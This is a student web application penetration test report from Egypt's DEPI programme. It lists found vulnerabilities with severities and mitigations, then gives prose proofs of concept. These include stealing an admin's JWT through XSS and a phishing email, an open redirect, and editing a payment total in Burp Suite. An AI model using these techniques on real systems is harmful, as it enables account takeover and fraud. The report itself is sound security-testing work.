وزارة الاتصالات وتكنولوجيا المعلومات

رواد مصر الرقمية

Digital Egypt Pioneers Initiative (DEPI)

Instructor: Mamdouh El-Tahiry

Company: Next Academy

Group Code: DKH1_lSS5_S1e

Prepared By

Omar Samy Abdel-Fattah Mohamed
Hossam Mohamed Mohamed
Kareem Mohamed Bilal
Ahmed Mohamed Mazhar
Ahmed Ramadan Elhendawy

Title	**Web Application Penetration Testing**
Project Duration	**1/10/2024 - 20/10/2024**

Table of Contents

Executive Summary

During penetration testing of the web application, several critical vulnerabilities were identified. A major issue involves a Cross-Site Scripting (XSS) vulnerability, which allows attackers to inject harmful scripts, enabling them to take control of user accounts (Account Takeover). Another significant concern is an open redirect flaw that permits redirection to unsafe external websites, increasing the risk of phishing attacks.

The payment processing system also exhibits a critical logic flaw, allowing attackers to manipulate transactions, potentially enabling them to receive services for free or pay an incorrect amount. Additionally, the login page reveals whether an email is registered in the system. The absence of rate-limiting on login attempts makes it easier for attackers to employ brute force methods to compromise user accounts.

During account creation, weak password policies expose users to risks, as they can create accounts with insufficiently strong passwords. The password reset mechanism also shows vulnerabilities that allow attackers to take over user accounts by exploiting reset links.

Furthermore, the Local File Inclusion (LFI) vulnerability lets attackers access sensitive files on the server by manipulating file paths, potentially exposing crucial data such as configuration files. There is also a serious risk from an OS command injection vulnerability, which enables attackers to inject malicious commands through API requests, leading to remote code execution and potentially compromising the entire server.

Lastly, the weakness in the JWT (JSON Web Token) secret key makes it susceptible to cracking, allowing attackers to forge tokens and gain unauthorised access to user accounts. Overall, these vulnerabilities present significant security concerns that require immediate remediation to protect user data and maintain the integrity of the application.

Vulnerability Checklist

No.	Vulnerability Name	Description	Severity	Mitigation	Found / Not Found
1	XSS Leads to ATO	Exploiting Cross-Site Scripting (XSS) to inject malicious scripts, allowing account takeover.	High	- Sanitize and validate input - HTML, JavaScript, and URL encoding - Implement CSP headers - Use WAF like CloudFlare	Found
2	Open-Redirect Leads to XSS	Unvalidated external URL redirection, facilitating phishing attacks.	High	- Implement a URL whitelist - Use relative URLs instead of absolute URLs	Found
3	Logic Bug in Payment	The flaw in payment logic allows manipulation of transactions.	Critical	- Backend controls the total price - Send item ID to the backend, not the total price	Found
4	Email Enumeration and Rate-Limit on Login Page	Reveals registered emails and lacks rate limiting, leading to brute force attacks.	Medium	- Use generic error messages - Enforce rate-limiting, such as a 5-attempt limit on failed logins	Found
5	Sign Up and Password Length	Allows weak passwords, making accounts vulnerable to brute force attacks.	Low	- Enforce password policies: Minimum of 6 characters with capital letters and symbols	Found

6	Local File Inclusion (LFI)	Allows an attacker to access sensitive files on the server by manipulating file paths.	High	- Implement input validation and whitelisting	Found
7	OS Command Injection in API User-Agent	Inject malicious commands in the User-Agent, leading to remote code execution on the server.	Critical	- Avoid direct use of user input in system calls like exec() or system()	Found
8	ATO via One Link Reset Password	Exploiting a vulnerability in the password reset mechanism to take over accounts.	High	- Verify that the reset link takes the domain from the host header	Found
9	Reset Password and Password Length	Weak password length policy, making accounts vulnerable to brute force attacks.	Low	- Enforce password policies: Minimum of 6 characters with capital letters and symbols	Found
10	JWT Secret Key Cracking Leads to ATO	Weak JWT secret key, allowing attackers to forge tokens and take over accounts.	Critical	- Use a strong secret key - Validate token expiration - Use strong hashing algorithms	Found
11	CSRF (Cross-Site Request Forgery)	Tricks users into performing unwanted actions on a trusted website.	-	-	Not Found
12	SSRF (Server-Side Request Forgery)	Forces a server to send requests to unintended locations.	-	-	Not Found
13	SSTI (Server-Side Template Injection)	Allows remote code execution through template injection.	-	-	Not Found

14	NoSQLi (NoSQL Injection)	Exploits NoSQL databases by injecting malicious queries.	-	-	Not Found
15	CORS Misconfiguration	Improper configuration of Cross-Origin Resource Sharing (CORS), leading to unauthorized access.	-	-	Not Found
16	ClickJacking	Tricks users into clicking on something different than what they think they are interacting with.	-	-	Not Found
17	API Vulnerabilities	Weak API authentication and improper access controls.	-	-	Not Found
18	Broken Access Control	Poorly implemented authentication leads to unauthorized access.	-	-	Not Found

Severity	Score
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Assessment Methodology

For this penetration test, we followed the OWASP (Open Web Application Security Project) Testing Guide as our methodology. This structured approach helped ensure that the assessment was comprehensive and aligned with industry best practices. The OWASP methodology covers the identification, exploitation, and documentation of various web application vulnerabilities, emphasizing critical areas such as:

- **Input Validation**: Ensuring that all inputs are properly validated to prevent vulnerabilities like XSS, SQL Injection, and Command Injection.
- **Authentication and Session Management**: Analyzing the effectiveness of login mechanisms, password policies, and session handling to prevent unauthorized access.
- **Access Control**: Verifying that proper access control mechanisms are in place to restrict users to authorized actions.
- **Error Handling and Logging**: Assessing how the application handles errors and whether sensitive information is exposed in error messages or logs.
- **Configuration Management**: Examining the security configuration of the application and underlying infrastructure.


Following this methodology, we identified a variety of vulnerabilities, including XSS, Local File Inclusion, Command Injection, and others, as detailed in the **Vulnerability Checklist**

H1. XSS Leads to ATO


POC :

While we were manually discovering the website we entered in


The search parameter the custom <img> payload and we noticed The Alert




After that at the bottom, we found the admin Email we thought of Stealing his JWT from LocalStorage and performing an ATO (Account Takeover) attack.




We arranged an email to send telling him we have an issue with our account.




Once he clicked the link we received his JWT



Now we put the JWT in the LocalStorage and access his admin panel.







L1. Open-Redirect Leads to XSS


POC :

We noticed after Clicking on the change password Button that the parameter redirect Takes a URL so we tried to change the URL to http://google.com



We redirected to Google this vulnerability can be used to bypass CSP (Content Security Policy)







We Also found An Open Redirect vulnerability was identified on the change password Button that the parameter redirect, allowing attackers to redirect users to malicious sites. This was further exploited to execute an XSS attack by injecting malicious JavaScript code into the redirect URL. The injected script gets executed in the user's browser, potentially enabling attacks like cookie theft, account hijacking, or other XSS-based exploits.

C1. Logic Bug in Payment


POC :

When we selected an item, clicked on the Proceed to Payment Button and intercepted the request In BurpSuite .. we noticed the Total Price the user can control from Client-Side so we tried to edit the price to 140 (our balance) instead of 172 (item's price)






After that forwarded the request and we got the success message



